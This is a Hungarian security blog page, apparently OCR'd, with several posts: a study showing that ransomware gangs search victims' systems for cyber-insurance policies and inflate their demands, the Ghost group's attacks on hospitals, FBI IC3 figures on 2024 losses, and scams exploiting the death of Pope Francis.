Egy hollandiai rendőr PhD-kutatása **több száz zsarolóvírus incidenst elemzett, és ez egyértelműen kimutatta**: a támadók első lépései között nem csak az esetleges mentések, recovery fájlok és shadow copy állományok törlése szerepel, nem csak esetlegesen ott felejtett password.txt állományok után kutatnak, **hanem célzottan rákeresnek a rendszerekben az insurance (biztosítás) és policy (kötvény) szavakra is.**

És ha ilyet találnak, akkor szabad szemmel is jól láthatóan alaposan megnyomják a ceruzájukat.




Figure 4.1: The steps of the crime script of a ransomware attack used in this study to structure the data.

Az esettanulmány szerint **érvényes kiberbiztosítás megléte esetén 2-3 szoros mértékben megemelik a követelt összeget**. A doxing, azaz adatlopással kombinált zsarolóvírus támadás esetén az adatszivárgás miatti fenyegetés nagyobb nyomást helyez az áldozatokra, de az adatok arról is tanúskodnak, hogy **a biztosított cégektől átlagosan 5 és félszer nagyobb összeget kérnek, mint a biztosítással nem rendelkezőktől.**

A biztosított cégeknél átlagosan 708 ezer EUR (kb. 288 millió HUF) a követelt váltságdíj, míg a biztosítás nélkülieknél ugyanez átlagban "csak" 133 ezer eurót (hozzávetőleg 54 millió forint) tesz ki. A fizető áldozatok pedig úgy vélik, ezzel olcsóbban megúszák, **mint a hosszas leállás miatti üzleti kár, a külsős szakértők díja, az adatok helyreállítás költsége, stb.**

Már itt a blogban is boncolgattuk ezt a témát, hogy a biztosított, de gyenge technikai védekezés esetén a fizetési hajlandóság jóval nagyobb lehet (zömmel az államigazgatásban, állami szervezeteknél úgy gondolják: majd fizet a biztosító, jól van ez így). **A fizetési hajlandóság a tanulmány szerint majdnem duplája, 44% szemben a nembiztosítottak 24%-os arányával szemben.**

Az ilyen rosszul védekező, **de a biztosítás mögé bújó szervezetek egyébként ráadásul azt a kockázatot is elszenvedik, hogy a gyenge védelmük, vagy egy jól elrejtett backdoor miatt ismételten többszörösen is célkeresztbe kerülhetnek.**

A leggyakoribb támadási módszer az adathalász e-mail (ez a sikeres támadások mintegy harmada), de jelentős arányban fordul elő rosszindulatú mobilalkalmazás (13%) és nem frissített, sérülékeny szoftverek kihasználása is (10%). **Szektorok alapján a kereskedelem a leggyakoribb célpont (az esetek 33%-a), átlagosan 112 ezer euró (kb. 45 millió Ft) váltságdíjjal.**

És bár az IT szektor ritkábban akad horogra (14.7%), de ott a legmagasabb az átlagos kifizetés: 268 039 euró (kb. 109 millió Ft), **mivel ezek a cégek gyakran több másik vállalat informatikai rendszereit is üzemeltetik, így egy támadás több céget béníthat meg egyszerre.** Gondoljunk csak a Solarwinds esetére vagy a Kaseya incidensekre.

Table 4.2: Descriptive statistics of victim companies of different sectors. Mean and median revenue are in million euros, insured, no backup, and paid are percentages. Financial Loss and ransom is in thousand euros.

	Sector	Number of attacks	Mean Revenue (Meuro)	Median Revenue (Meuro)	(%) Insured	(%) No Backup	Financial Loss (euro)	(%) Ransom Paid	Ransom Requested (euro)
1	Construction	53	562.84	2.43	10.2	35.3	256,410	27.5	182,840
2	Healthcare	21	37.62	2.33	10.5	42.9	77,690	26.3	23,770
3	Trade	113	133.96	2.84	4.9	38.9	737,610	25.5	1,106,800
4	ICT	60	120.59	3.81	13	30.8	232,580	30.9	1,343,190
5	MAS	12	376.36	0.63	0	18.2	12,500	9.1	13,700
6	Media	20	142.54	3.30	0	52.9	344,800	15.8	11,640
7	Education	14	101.43	19.44	0	14.3	49,800	21.4	555,660
8	Government	10	60.17	18.45	10	20	393,330	0	820,350
9	Leisure	20	6.61	1.08	15	55	27,000	15	81,020
10	Transport	29	389.05	6.00	7.4	34.6	838,85	30.8	529,540

A kutatás szerint a támadók tudatosan keresik azokat a szektorokat, amelyekről tudható, hogy nagyobb összegeket is hajlandóak fizetni. Az is kiderült, hogy a zsarolóvírusos támadásoknak csak körülbelül 40%-át jelentik a hatóságoknak, vagyis igen jelentős a látencia. Ami biztos, hogy doxinggal kombinált zsarolóvírus-támadások sajnos továbbra is kopogtatnak, hiszen jelentős nyereséget hoznak a támadóknak. **Akik minden eszközt és testre szabott finomhangolást bevetnek, hogy az áldozatok hajlandóak legyenek fizetni az adatok visszaszerzése és/vagy a nyilvánosságra hozatal elkerülése érdekében.**

A megelőzés/védekezés pedig kizárólag jól működő védelemmel, valamint külső leválasztott rendszeres és kipróbált mentésekkel képes csökkenteni a kockázatokat - az adatok szerint az ilyen szervezetek 27-szer ritkábban kényszerülnek váltságdíj fizetésre.

Szólj hozzá!
Címkék: felmérés tanulmány biztosítás kockázat váltságdíj fizetési hajlandóság ransomware kiberbiztosítás doxing

Ajánlott bejegyzések:

[Adatrablás az óvodában]

[Az egészségügyet még a ransomware is húzza]

[Már a csalókban sem lehet bízni - miért lehetett bármikor?]

[Ghost járja be a kórházakat]

[Megmondalak ... az apukámnak!]

Kommentek:

Nincsenek hozzászólások.

keresés


Keresés

linkz

Ghost járja be a kórházakat

2025. április 22. 17:59 - Csizmazia Darab István [Rambo]

A rendszeres kibertámadások elkövetői között szokták listázni Oroszország és Észak-Korea mellett Iránt és Kínát is. Gyakorlatilag a zikai kon iktusokat, harcokat ma már szinte mindig megelőzik vagy kísérik kiberműveletek is, **gondoljunk például az Ukrajna kritikus infrastruktúráját megbénító, áramszüneteket okozó incidensekre**. A kórházak elleni ransomware támadásoknál azonban főként oroszországi csoportok tényked tek, legalábbis eddig.



Egy friss jelentés alapján úgy tűnik, ez a pénzre utazó zsarolóvírus terület az oroszok mellett kínai elkövetők számára is vonzó lett. **A kínai kiberbűnözők kormányhivatalokat, az energiaszektort, a gyárakat, pénzügyi szolgáltatásokat és igen kórházakat, egészségügyi intézményeket is megcélozzák szerte a világon.**


A Ghost ransomware hackerei [elsősorban leginkább Észak-Amerikát és az Egyesült Királyságot támadták meg ransomware programmal](). **Korábban kínai bűnözői csoportok szinte kizárólag kémkedéssel foglalkoztak, így ez a megjelenés mindenképpen újdonságnak számít.**

A Ghost csapat eredetileg még 2021-ben bukkant fel, és [a zsarolóvírus eszközeik Cring, Crypt3r, Hello, illetve Phantom neveken is ismertek lehetnek](). **A névváltoztatások oka nagy valószínűséggel azt szolgálja, hogy a hatóságok nehezebben azonosíthassák egyetlen elkövetőhöz a különféle támadásokat.**

A mostani friss figyelmeztetés arról tájékoztat, hogy 2025. eleje óta széles körű támadásba kezdett a Ghost csoport, és immár 70 országot fenyeget, többek közt az egészségügyi szektort is célzó doxinggal kombinált ransomware hullám. Az [egészségügy elleni incidensek komoly leállásokat, akár betegek életét is veszélyeztető helyzeteket]() okozhatnak.

A támadási módszer elsősorban j**avítatlan sebezhetőségek felkutatására és kihasználására alapoz, így minden elavult rendszert futtató szervezet fokozott kockázatnak van kitéve. Például a javítatlan VPN-kiszolgálók és a régi alkalmazások komoly kockázatot jelentenek**, illetve az IT csapatok biztonsági fásultsága is a támadók malmára hajthatja a vizet. Gyakori a behatolás után **a rejtett backdoor (hátsóajtó) telepítése is.**

A fájlok elkódolása előtt a bizalmas adatok saját szerverekre való kiszivárogtatása biztosítja a támadók számára, hogy a váltságdíj követelésénél nagyobb nyomást tudjanak gyakorolni az áldozatokra, amit szokás szerint Bitcoinban kérnek.



A hatóságok egyelőre tehetetlenek, **mivel a Kínából tevékenykedő elkövetők, bár helyi kormányzati támogatást látszólag nem élveznek, de mégis védettek, és elérhetetlenek a bűnüldöző szervek számára.**

A megoldás nem igazán lehet más, mint a megelőzésre és védekezésre tett erőfeszítések: végpont védelem, o ine mentések, automatizált patch menedzsment, titkosítás, jogosultság és jelszó policy, és hasonló védelmi lépések.

Szólj hozzá!
Címkék: kína kórház egészségügy ghost váltságdíj ransomware zsarolóvírus doxing


Ajánlott bejegyzések:

Az egészségügyet még a ransomware is húzza

Kórházak a pácban II.

A ransomware az egészségügyben élet-halál kérdése

Megmondalak ... az apukámnak!



Van rosszabb a hamis iskolai bombariadónál

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

Egekbe emelkedő ransomware veszteségek


2025. április 24. 14:03 - Csizmazia Darab István [Rambo]

Az FBI szerint a digitális térben ügyködő csalók az USA-ban rekord évet zártak. **Mintegy 16.6 milliárd dollár (5400 mrd HUF) értékben károsították meg vállalkozásokat és magánszemélyeket, ez a legnagyobb veszteség, amióta az iroda 25 évvel ezelőtt** elindította az Internetes Bűncselekmények Bejelentési Központját (IC3, Internet Crime Complaint Center), hogy nyomon kövesse az ilyen típusú bűncselekményeket.

A jelentés szerint **a tavalyi évben a ramsomware jelentette a fő veszélyforrást**, az ezügyben benyújtott panaszok száma közel tíz százalékkal emelkedtek a kritikus infrastruktúrák ellen.

A zsarolóvírusok nem kímélték a magánszemélyeket és a vállalkozásokat sem, igaz, a latencia itt nagy lehet, nem minden eset kerül a hatóságok

látóterébe. Az amerikaiak az elmúlt esztendőben csak az ilyen incidensekben 143 millió dollárt (cirka 51 milliárd forint) veszítettek.




Az amerikai kritikus infrastruktúrák üzemeltetői (energia szektor, vízhálózatok, közlekedés, egészségügy, távközlés, pénzügyi szervezetek) csaknem [4900 kiberbiztonsági fenyegetésről számoltak be 2024-ben](#).

A lista élén pedig olyan hírhedt zsarolóvírus változatok szerepeltek, mint az **Akira, a LockBit, a RansomHub és a PLAY.** A LockBit, amely kiterjedt Ransomware as a Service (RaaS) bérbe vehető szolgáltatással rendelkezik, egymaga 16%-ban tehető felelősség az ilyen támadásokért.

Az egyébként sem könnyű helyzetet tovább **súlyosbítják az olyan események, mint a különféle ransomware forráskódok nyilvánosságra kerülése (pl. Revil, Conti, DarkSide, LockBit, Maze)**, ami miatt még több támadás történik.

Vagy **a korábban sikeresen lefülelt bűnözői csoportok új csapatokká szerveződése, átigazolása (pl. ALPHV/BlackCat után Akira és RansomHub), ahol a megszűnés után szinte azonnal új formációk folytatják a szervezett zsarolóvírus támadásokat. Új kártevő változatok is nehezítik a felhasználók életét, az IC3 csak tavaly 67 új ransomware változatot észlelt.**




Biztos sokat segít ezen a drasztikus helyzeten, [hogy óriási létszámleépítések zajlanak az FBI környékén](), ja nem. A közelmúltban pedig arról is lehetett

olvasni, hogy a korábbi ismert profitorientált egészségügyi infrastruktúrákat támadó orosz, iráni és észak-koreai ransomware csoportok mellett nagy számban tűntek fel szervezett kínai bűnbandák is.

Ugyancsak rossz hír, hogy a zsarolóvírusos támadók jelentősen megemelik a váltságdíj összegét, ha azt észlelik, hogy áldozatuk rendelkezik kiberbiztosítással. Emellett pedig **új versenyzők is folyamatosan jelennek meg, például az orosz RansomHub mellett a Fog és a Lynx.**

Szólj hozzá!
Címkék: statisztika amerika usa fbi csoportok veszteség károk ransomware zsarolóvírus

Ajánlott bejegyzések:




Pandúrból lett rablók

Az egészségügyet sújtotta leginkább a zsarolóvírus

Sör és Jaguár

Szia uram, alku érdekel?



Van rosszabb a hamis iskolai bombariadónál

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

Ferenc Pápa halála és a netes csalók

2025. április 28. 19:05 - Csizmazia Darab István [Rambo]

Ha valakinek csak egy apró kétsége is lett volna afelől, **vajon ezt a hírt kihasználják-e a netes bűnözők, akkor ezennel meg is érkezett a válasz: igen, ezt is, akárcsak mindent és bármit.**

Rengeteg álhír igyekszik az emberek kíváncsiságára építeni a közösségi média platformokon, például az Instagramon, a TikTokon vagy a Facebookon, ahova újabban számos mesterséges intelligencia által generált hamis képet töltenek fel.


Az ilyen manipulált cikkekbe, bejegyzésekbe pedig olyan linkeket mellékelnek, amelyek a gyanútlan felhasználókat átirányítja különféle rosszindulatú webhelyekre, ahol adathalászattal vagy kémprogramok, vírusok terjesztésével igyekeznek megkárosítani az áldozatokat. Egyes esetekben a rejtett kód felhasználói beavatkozás nélkül, azaz külön kattintás nélkül is lefuthat a háttérben.

Szakértők most arra gyelmeztetnek, hogy nagy számban bukkantak fel mérgezett keresőmotor találatok is, arra számítva, hogy most sok embert kiemelten érdekelhet a Pápa halála és az új egyházi vezető kiválasztásával kapcsolatos információk.

Azt már a korábbi beszámolók is megerősítették, hogy a kiberbűnözők szívesen fizetnek azért, hogy **rosszindulatú webhelyeiket a legális keresési eredmények között helyezhessék el**, alaposan megtévesztve ezzel a felhasználókat. Most például olyanra is akadt példa, hogy a Tiktokon egy hír arról szólt, hogy állítólag nem is halt meg a Pápa, az erről szóló értesülések hamisak.

Emellett több ezer olyan Instagram bejegyzés is megjelent, amely valamilyen **mesterséges intelligencia segítségével generált képpel közölt valamilyen Ferenc Pápa halálával kapcsolatos hírt, ám ezekben is rosszindulatú link hivatkozásokat rejtettek el.**

A hosszú távú tapasztalatok azt mutatják, valahányszor valamilyen jelentős híresemény történik a nagyvilágban, az ezek kiaknázását célzó csalások azonnal beindulnak és számuk meredek emelkedésbe kezd. Gondoljunk csak a Covid időszak alatt tapasztalt rengeteg csalásra, visszaélésre, ilyenekkel magyar nyelven is találkozhattunk.



Sajnos az is jellemző volt, hogy még Ferenc Pápa életében is rengeteg hamis híreket terjesztettek róla, többek közt például hogy állítólag támogatta az autista vagy alkoholista beteg eutanáziáját.

De **azt is hamisan állították, hogy állítólag gratulált volna Putyin elnök újraválasztásához.**

Szólj hozzá!
Címkék: kampány esemény pápa ferenc csalás átverés hamis mérgezés találatok adathalászat keresési fakenews

Ajánlott bejegyzések:

DeepSeek - esély vagy veszély?


Ment a hűtlen hamis linkkel

Legyen már vége a banki csalásoknak


Virtuális emberrablás II.

[Piedone Afrikában]

Kommentek:

Nincsenek hozzászólások.

keresés

